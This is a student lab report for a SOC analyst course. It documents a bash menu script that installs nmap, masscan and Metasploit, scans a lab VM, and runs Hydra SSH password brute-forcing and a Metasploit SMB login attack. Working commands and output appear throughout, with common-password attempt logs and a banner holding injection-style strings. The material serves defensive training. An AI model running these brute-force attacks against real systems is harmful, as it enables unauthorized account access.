SOC ANALYST PROJECT:
SOChecker

Name: Muhd Fazil Istamar

Class: Centre for Cybersecurity (Batch – CFC240722)

Trainer Name: James Lim

Shell Script File Name: S11_SOC_Proj.sh


Objective

Create a script that runs different cyber attacks in a given network to check if monitoring alerts appear.

Project Outcome

Test Subject Roles

- Testing of bash script was performed on two (2) Kali Linux VM and Windows Server 2016 VM.
- Node 1: Installation of applications + Network scan + Cyber-attack + Viewing of log files
- Node 2: Test Subject for Network Scan & Cyber-attack
- DC: Test Subject for Cyber-attack, specifically via SMB (Port 445) using Metasploit Framework



Summary of Results from Script Execution

- Nmap, Masscan and Metasploit Framework (msfconsole) were installed successfully in Node 1.
- Both ports 22 (Service: SSH) and 80 (Service: apache2) were opened in Node 2. Nmap and Masscan were able to discover/detect these two (2) open ports, when initiated by Node1.
- After network scan, three (3) cyber-attacks were triggered:
  1. Hydra (Identified User ID + Password)

Important information like user ID, password, target IP Address and type of service, were captured by the script and hydra attack can be executed successfully.

2. Hydra (User ID file + Password file)
   For this attack, user ID and password files were supplied to gain entry into Node 2 vis Port 22 and two user accounts (kali & fazil) with corresponding password were resolved.
3. SMB login via msfconsole
   Resource file (*.rc) was created and required information such as user listing and password listing were incorporated into the *.rc file and msfconsole was able to retrieve a set of credentials (Administrator account).

- User's action/choices were captured in an audit trail log file named as "at_<username>.log".

A. Overview Structure of Script

Flow of Commands

function at_log()

function menu()

function install_app()


function netscan()

function cyberatt()


function viewlog()

case menu_choice()

B. Bash Script vs Output

Bash Script	Output
`figlet "Welcome To SOCHecker!"`	

`function at_log()`
`{`
`  atlog=at_$USER.log`
`  touch $atlog`
`  #Trigger printing of these details whenever user launch this bash script file.`
`  IPAdd=$(ifconfig | grep broadcast | awk '{printf $2}')`
`  MACAdd=$(ifconfig | grep ether | awk '{printf $2}')`
`  printf "\n \n"`
`  echo -e "\nHostname: $(hostname)" >> $atlog`
`  echo "IP Address: $IPAdd" >> $atlog`
`  echo "MAC Address: $MACAdd" >> $atlog`
`  printf "\n$(date)  $(whoami)  Launch SOC.sh bash file" >> $atlog`
`}`
`at_log`
	

`function menu()`
`{`
`echo '============================================================'`
`echo '                        MAIN MENU                           '`
`echo '============================================================'`
`echo "What would you like to do, $USER?"`
`sleep 1`
`echo '[1] Install necessary applications for scan and attack.'`
`echo '[2] Perform network scan.'`
`echo '[3] Perform cyber-attack.'`
`echo '[4] View scan/attack log.'`
`echo -e "\n[E] Exit"`
`sleep 1`
`echo -e "\nPlease input desired option to proceed with next action."`
`read menu_choice`
`echo`
	

Bash Script


```bash
# Option [1] Install applications
function install_app()
{
    sudo apt-get update
    echo -e '\n1. NMAP'
    printf "\n$(date)  $(whoami)  Install Nmap" >> $atlog
    sleep 2
    sudo apt-get -yV install nmap
    sleep 2
    echo -e  '\n2. MASSCAN'
    sleep 2
    sudo apt-get install masscan
    printf "\n$(date)  $(whoami)  Install Masscan" >> $atlog
    sleep 2
    echo -e '\n3. METASPLOIT'
    sleep 2
    sudo apt-get install metasploit-framework
    printf "\n$(date)  $(whoami)  Install Metasploit Framework" >> $atlog
    sleep 2
    header=$(dpkg --list | head -n 5)
    Snmap=$(dpkg --list | grep nmap)
    Sms=$(dpkg --list | grep masscan)
    Smsfp=$(dpkg --list | grep msfpc)
    echo -e "$header \n$Snmap \n$Sms \n$Smsf"
    sleep 2
    figlet -w 150 'All APPS INSTALLED'
    sleep 2
    echo -e '\nReturn to Main Menu for more options.'
    menu
}
```



Output


```
You have chosen Option 1 - Install necessary application for scan and attack.
[sudo] password for cfc2407:
Get:1 http://mirror.aktkn.sg/kali kali-rolling InRelease [30.6 kB]
Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 Packages [18.8 MB]
Get:3 http://mirror.aktkn.sg/kali kali-rolling/main amd64 Contents (deb) [43.1 MB]
Get:4 http://mirror.aktkn.sg/kali kali-rolling/contrib amd64 Packages [112 kB]
Get:5 http://mirror.aktkn.sg/kali kali-rolling/contrib amd64 Contents (deb) [161 kB]
Get:6 http://mirror.aktkn.sg/kali kali-rolling/non-free amd64 Packages [237 kB]
Get:7 http://mirror.aktkn.sg/kali kali-rolling/non-free amd64 Contents (deb) [901 kB]
Fetched 63.4 MB in 32s (1,971 kB/s)
Reading package lists ... Done

1. NMAP
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
   libc-bin (2.35-4)
   libc-dev-bin (2.35-4)
   libc-l10n (2.35-4)
   libc6 (2.35-4)
   libc6-dev (2.35-4)
   libc6-i386 (2.35-4)
   libssl3 (3.0.7-1)
   locales (2.35-4)
   nmap-common (7.93+dfsg1-0kali1)
Suggested packages:
   glibc-doc (2.35-4)
   libnss-nis (3.1-4)
   libnss-nisplus (1.3-4)
   manpages-dev (6.01-1)
   ncat (7.93+dfsg1-0kali1)
   ndiff (7.93+dfsg1-0kali1)
```

```
2. MASSCAN
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
masscan is already the newest version (2:1.3.2+ds1-1).
masscan set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1557 not upgraded.

3. METASPLOIT
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  binutils binutils-common binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 binutils-x86-64-linux-gnu gcc-mingw-w64-base g
  gcc-mingw-w64-x86-64-win32 gcc-mingw-w64-x86-64-win32-runtime libbinutils libctf0 libgprofng0 libpq5 mingw-w64-common ming
Suggested packages:
  binutils-doc gcc-10-locales clamav clamav-daemon wine wine64
The following NEW packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 gcc-mingw-w64-base gcc-mingw-w64-i686-win32 gcc-mingw-w64-i686-win32-ru
  mingw-w64-common mingw-w64-i686-dev mingw-w64-x86-64-dev
The following packages will be upgraded:
  binutils binutils-common binutils-x86-64-linux-gnu libbinutils libctf0 libpq5 metasploit-framework
7 upgraded, 11 newly installed, 0 to remove and 1550 not upgraded.
Need to get 251 MB of archives.
After this operation, 611 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libctf0 amd64 2.39-8 [89.8 kB]
Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 binutils-x86-64-linux-gnu amd64 2.39-8 [2,177 kB]
Get:3 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libbinutils amd64 2.39-8 [548 kB]
Get:4 http://mirror.aktkn.sg/kali kali-rolling/main amd64 binutils amd64 2.39-8 [64.1 kB]
Get:5 http://mirror.aktkn.sg/kali kali-rolling/main amd64 binutils-common amd64 2.39-8 [2,330 kB]
Get:6 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libgprofng0 amd64 2.39-8 [812 kB]
Get:7 http://http.kali.org/kali kali-rolling/main amd64 binutils-mingw-w64-i686 amd64 2.38.90.20220713-2+9+b1 [2,603 kB]
Get:8 http://http.kali.org/kali kali-rolling/main amd64 binutils-mingw-w64-x86-64 amd64 2.38.90.20220713-2+9+b1 [2,921 kB]
Get:9 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-base amd64 10.3.0-15+24.4 [187 kB]
Get:10 http://mirror.aktkn.sg/kali kali-rolling/main amd64 mingw-w64-common all 10.0.0-2 [5,173 kB]
Get:11 http://mirror.aktkn.sg/kali kali-rolling/main amd64 mingw-w64-i686-dev all 10.0.0-2 [2,810 kB]
Get:12 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-i686-win32-runtime amd64 10.3.0-15+24.4 [10.7 MB]
Get:13 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-i686-win32 amd64 10.3.0-15+24.4 [26.3 MB]
Get:14 http://mirror.aktkn.sg/kali kali-rolling/main amd64 mingw-w64-x86-64-dev all 10.0.0-2 [3,543 kB]
Get:15 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-x86-64-win32-runtime amd64 10.3.0-15+24.4 [11.4 MB]
Get:16 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-x86-64-win32 amd64 10.3.0-15+24.4 [26.5 MB]
Get:17 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libpq5 amd64 15.0-2 [180 kB]
Get:18 http://mirror.aktkn.sg/kali kali-rolling/main amd64 metasploit-framework amd64 6.2.26-0kali1 [153 MB]
Fetched 251 MB in 25s (9,883 kB/s)
(Reading database ... 298561 files and directories currently installed.)
```

Bash Script	Output

`# Option [2] Network scan sub-menu`
`function netscan()`
`{`
`  echo '============================================================`
`  echo '  Main Menu > [2] Network Scan`
`  echo '============================================================`
`  sleep 1`
`  echo -e 'Which network scan would you like to use?'`
`  sleep 1`
`  echo '[1] Nmap'`
`  echo '[2] Masscan'`
`  echo -e '\n[R] Return to Main Menu\n'`
`  sleep 1`
`  read -p "Option  " netscan_choice`
`  #`
	
	`Main Menu > [2] Network Scan`
	`Which network scan would you like to use?`
	`[1] Nmap`
	`[2] Masscan`
	`[R] Return to Main Menu`
	`Option  1`
	‘Case’ statement was used to capture user’s input and respective commands will be executed based on their choice.

`case $netscan_choice in`
`  (1)`
`  echo -e "\nYou have chosen Option $netscan_choice - Nmap"`
`  printf "\n$(date)  $(whoami)  Chose Option [1] - Nmap" >> $atlog`
`  sleep 1`
`  echo -e "\nPlease provide your target IP Address."`
`  read targetIP`
`  sudo nmap -Pn -sV -O $targetIP -oG nmp_output_g.txt`
`  printf "\n$(date)  $(whoami)  Peform Nmap scan  $targetIP  nmp_output_g.txt" >>`
`  echo -e "\nNmap scan output is saved in the current working directory as nmp_out`
`  netscan`
`  ;;`
`  (2)`
`  echo -e "\nYou have chosen Option $netscan_choice - Masscan"`
`  printf "\n$(date)  $(whoami)  Chose Option [2] - Masscan" >> $atlog`
`  sleep 1`
`  echo -e "\nPlease provide your target IP Address."`
`  read targetIP`
`  echo -e "\nPlease provide your target port number or range (e.g 0-100 or 20-80).`
`  read targetnum`
`  sudo masscan $targetIP -p $targetnum >> msc_output.txt`
`  printf "\n$(date)  $(whoami)  Peform Masscan  $targetIP  nmsc_output.txt" >> $at`
`  echo -e "\nMasscan output is saved in the current working directory as msc_outpu`
`  netscan`
`  ;;`
`  (R)`
`  echo -e "\nYou have chosen Option $netscan_choice - Return to Main Menu"`
`  printf "\n$(date)  $(whoami)  Chose Option [R] - Return to Main Menu" >> $atlog`
`  sleep 2`
`  menu`
`  ;;`
`  (*)`
`  echo -e "\nPlease input the desired option: [1] or [2] or [R - Return to Main Me`
`  printf "\n$(date)  $(whoami)  Chose invalid Option" >> $atlog`
`  sleep 2`
`  echo`
`  netscan`
`  ;;`
`esac`
	
	`You have chosen Option 1 - Nmap`
	`Please provide your target IP Address.`
	`10.0.0.8`
	`Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 07:55 EST`
	`Nmap scan report for 10.0.0.8`
	`Host is up (0.00078s latency).`
	`Not shown: 998 closed tcp ports (reset)`
	`PORT  STATE SERVICE VERSION`
	`22/tcp open  ssh  OpenSSH 9.0p1 Debian 1 (protocol 2.0)`
	`80/tcp open  http  Apache httpd 2.4.53 ((Debian))`
	`MAC Address:`
	`Device type: general purpose`
	`Running: Linux 4.X|5.X`
	`OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5`
	`OS details: Linux 4.15 - 5.6`
	`Network Distance: 1 hop`
	`Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel`
	`OS and Service detection performed. Please report any incorrect results at https://nma`
	`Nmap done: 1 IP address (1 host up) scanned in 21.69 seconds`
	`Nmap scan output is saved in the current working directory as nmp_output_g.txt.`
	 
	`Main Menu > [2] Network Scan`
	`Which network scan would you like to use?`
	`[1] Nmap`
	`[2] Masscan`
	`[R] Return to Main Menu`
	`Option  2`
	`You have chosen Option 2 - Masscan`
	`Please provide your target IP Address.`
	`10.0.0.8`
	`Please provide your target port number or range (e.g 0-100 or 20-80).`
	`20-80`
	`Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-11-15 12:56:13 GMT`
	`Initiating SYN Stealth Scan`
	`Scanning 1 hosts [61 ports/host]`
	`Masscan output is saved in the current working directory as msc_output.txt.`

`# Option [3] Cyber-attack sub-menu`
`function cyberatt()`
`{`
`  echo '============================================================`
`  echo '  Main Menu > [3] Cyber-Attack`
`  echo '============================================================`
`  sleep 1`
`  echo -e 'Which Cyber-Attack would you like to use?'`
`  sleep 1`
`  echo '[1] Hydra (UserID + Pwd)'`
`  echo '[2] Hydra (UserID list + Pwd list)'`
`  echo '[3] MSF (SMB Login)'`
`  echo -e '\n[R] Return to Main Menu\n'`
`  sleep 1`
`  read -p "Option  " cyberatt_choice`
	
	`Main Menu > [3] Cyber-Attack`
	`Which Cyber-Attack would you like to use?`
	`[1] Hydra (UserID + Pwd)`
	`[2] Hydra (UserID list + Pwd list)`
	`[3] MSF (SMB Login)`
	`[R] Return to Main Menu`
	`Option  1`
	`You have chosen Option 1 - Hydra (UserID + Pwd)`

Bash Script

```
case $cyberatt_choice in
    (1)
        # Use of function to execute Hydra attack using known userID and password.
        # This allows user to repeat Hydra attack by calling out the name of this function, like a loop instead of returning to sub-menu.
        function hydra_uid()
        {
            echo -e "\nYou have chosen Option $cyberatt_choice - Hydra (UserID + Pwd)"
            printf "\n$(date)  $(whoami)  Chose Option [1] - Hydra (UserID + Pwd)" >> $atlog
            echo -e "\n User ID?"
            read hydra_uid
            echo -e "\nPassword for chosen user ID?"
            read hydra_pwd
            echo -e "\nTarget IP Address?"
            read hydra_targetIP
            echo -e "\nType of service? (E.g ssh, apache2, ftp and etc.)"
            read hydra_svc
            sudo hydra -l $hydra_uid -p $hydra_pwd $hydra_targetIP $hydra_svc -vV -o hydra1_attack.log
            printf "\n$(date)  $(whoami)  Hydra Attack (UserID + Pwd)  $hydra_uid  $hydra_pwd  $hydra_targetIP  $hydra_svc  hydra1_attack.log" >> $atlog
            # Prompt user if he/she wish to repeat the same attack.
            echo -e "\n$USER, would you like to launch another Hydra attack? Y/N"
            read cyberatt_hydra1
                if [ $cyberatt_hydra1 == Y ]
                then
                    hydra_uid
                    printf "\n$(date)  $(whoami)  Repeat Attack Option [1] - Hydra (UserID + Pwd)" >> $atlog
                else
                    echo -e "\nReturn to [3] Cyber-Attack menu!"
                    printf "\n$(date)  $(whoami)  Return to Cyber-Attack menu" >> $atlog
                    sleep 2
                    cyberatt
                fi
        }
        hydra_uid
```

Output

```
You have chosen Option 1 - Hydra (UserID + Pwd)

 User ID?
cfc2407

Password for chosen user ID?
987654

Target IP Address?
10.0.0.8

Type of service? (E.g ssh, apache2, ftp and etc.)
ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-15 07:57:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.0.0.8:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://cfc2407@10.0.0.8:22
[INFO] Successful, password authentication is supported by ssh://10.0.0.8:22
[ATTEMPT] target 10.0.0.8 - login "cfc2407" - pass "987654" - 1 of 1 [child 0] (0/0)
[22][ssh] host: 10.0.0.8   login: cfc2407   password: 987654
[STATUS] attack finished for 10.0.0.8 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-15 07:57:46

cfc2407, would you like to launch another Hydra attack? Y/N
N

Return to [3] Cyber-Attack menu!
```

Bash Script

```
(2)
    # Use of function to execute Hydra attack using identified userID and password lists.
    function hydra_uidl()
    {
        echo -e "\nYou have chosen Option $cyberatt_choice - Hydra (UserID list + Pwd list)"
        printf "\n$(date)  $(whoami)  Chose Option [2] - Hydra (UserID list + Pwd list)" >> $atlog
        echo -e "\nUser ID list file?"
        read hydra_usrlst
        echo -e "\nPassword list file?"
        read hydra_pwdlst
        echo -e "\nTarget IP Address?"
        read hydra_targetIP
        echo -e "\nType of service? (E.g ssh, apache2, ftp and etc.)"
        read hydra_svc
        sudo hydra -L $hydra_usrlst -P $hydra_pwdlst $hydra_targetIP $hydra_svc -vV -o hydra2_attack.log
        printf "\n$(date)  $(whoami)  Hydra (UserID list + Pwd list)  $hydra_usrlst  $hydra_pwdlist  $hydra_targetIP  $hydra_svc  hydra2_attack.log" >> $atlog
        #Prompt user if he/she wish to repeat the same attack.
        echo -e "\n$USER, would you like to launch another Hydra attack? Y/N"
        read cyberatt_hydra2
            if [ $cyberatt_hydra2 == Y ]
            then
                hydra_uidl
                printf "\n$(date)  $(whoami)  Repeat Attack Option [2] - Hydra (UserID list + Pwd list)" >> $atlog
            else
                echo -e "\nReturn to [3] Cyber-Attack menu!"
                printf "\n$(date)  $(whoami)  Return to Cyber-Attack menu" >> $atlog
                sleep 2
                cyberatt
            fi
    }
    hydra_uidl
```

Output

```
Option  2

You have chosen Option 2 - Hydra (UserID list + Pwd list)

User ID list file?
user.lst

Password list file?
psswd.lst

Target IP Address?
10.0.0.8

Type of service? (E.g ssh, apache2, ftp and etc.)
ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-15 07:58:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 418 login tries (l:22/p:19), ~27 tries per task
[DATA] attacking ssh://10.0.0.8:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://john@10.0.0.8:22
[INFO] Successful, password authentication is supported by ssh://10.0.0.8:22
[ATTEMPT] target 10.0.0.8 - login "john" - pass "123456" - 1 of 418 [child 0] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "123456789" - 2 of 418 [child 1] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "12345" - 3 of 418 [child 2] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "qwerty" - 4 of 418 [child 3] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "password" - 5 of 418 [child 4] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "1111111" - 6 of 418 [child 5] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "0000000" - 7 of 418 [child 6] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "1q2w3e" - 8 of 418 [child 7] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "aa12345678" - 9 of 418 [child 8] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "abc123" - 10 of 418 [child 9] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "123321" - 11 of 418 [child 10] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "password123" - 12 of 418 [child 11] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "password1" - 13 of 418 [child 12] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "qwertyuiop" - 14 of 418 [child 13] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "Passw0rd!" - 15 of 418 [child 14] (0/0)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "1" - 16 of 418 [child 15] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 13 because of too many errors
[VERBOSE] Disabled child 14 because of too many errors
[ATTEMPT] target 10.0.0.8 - login "john" - pass "kali" - 17 of 420 [child 11] (0/2)
[ATTEMPT] target 10.0.0.8 - login "john" - pass "9876" - 18 of 420 [child 15] (0/2)
```

Bash Script

```
(3)
    # Use of function to execute attack via SMB using MSFConsole.
    # Allow user to input the parameters such as name of resource file, target remote host, user name and password list.
    function msfc_smb()
    {
        echo -e "\nYou have chosen Option $cyberatt_choice - MSF (SMB Login)."
        printf "\n$(date)  $(whoami)  Chose Option [3] - MSF (SMB Login)" >> $atlog
        echo -e "\nName your resouce file (*.rc)."
        read smb_rcf
        echo -e "\nDefine your target remote hosts with Port 445 (State: Open)."
        read smb_rhip
        echo -e "\nDefine your User ID list file."
        read smb_uidlst
        echo -e "\nDefine your Password list file."
        read smb_pwdlst
        echo 'use auxiliary/scanner/smb/smb_login' > $smb_rcf.rc
        echo "set rhosts $smb_rhip" >> $smb_rcf.rc
        echo "set user_file $smb_uidlst" >> $smb_rcf.rc
        echo "set pass_file $smb_pwdlst" >> $smb_rcf.rc
        echo 'exploit' >> $smb_rcf.rc
        echo 'exit' >> $smb_rcf.rc
        msfconsole -r $smb_rcf.rc -o smb_attack.log
        printf "\n$(date)  $(whoami)  Completed attack via SMB using MSFConsole  smb_attack.log" >> $atlog
    }
    msfc_smb
    cyberatt
..
```

Output

```
Option  3

You have chosen Option 3 - MSF (SMB Login).

Name your resouce file (*.rc).
smb1

Define your target remote hosts with Port 445 (State: Open).
10.0.0.1

Define your User ID list file.
user.lst

Define your Password list file.
psswd.lst
```

```
┌──(cfc2407㉿kali)-[~]
└─$ cat smb_attack.log

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0*01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0*CD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0*194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*InfOUsec*CTF Community*DCZia*NiceWay*0*BlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pighty Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humziq*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0g!c B0mb*NOVA-InfoSec*teamstyle*Panic*
*B0NG0R3*                                                                                    *Les Cadets Rouges*buf*
*Les Tontons Fl4gueurs*                                                                      *404 : Flag Not Found*
*' UNION SELECT 'password*                                                                   *OCD247*Sparkle Pony*
*burner_herz0g*                                                                              *Kill$hot*ConEmu*
*here_there_be_trolls*                                                                       *;echo"hacked"*
*r4t5_*6rung4nd4*NYUSEC*                                                                     *karamel4e*
*IkastenIO*TWC*balkansec*                                                                    *cybersecurity.li*
*TofuEelRoll*Trash Pandas*                                                                   *OneManArmy*cyb3r_w1z4rd5*
*Astra*Got Schwartz?*tmux*                                                                   *AreYouStuck*Mr.Robot.0*
*\nls*Juicy white peach*                                                                     *EPITA Rennes*
*HackerKnights*                                                                              *guildOfGengar*Titans*
*Pentest Rangers*                                                                            *The Libbyrators*
*placeholder name*bitup*                                                                     *JeffTadashi*Mikeal*
*UCASers*onotch*                                                                             *ky_dong_day_song*
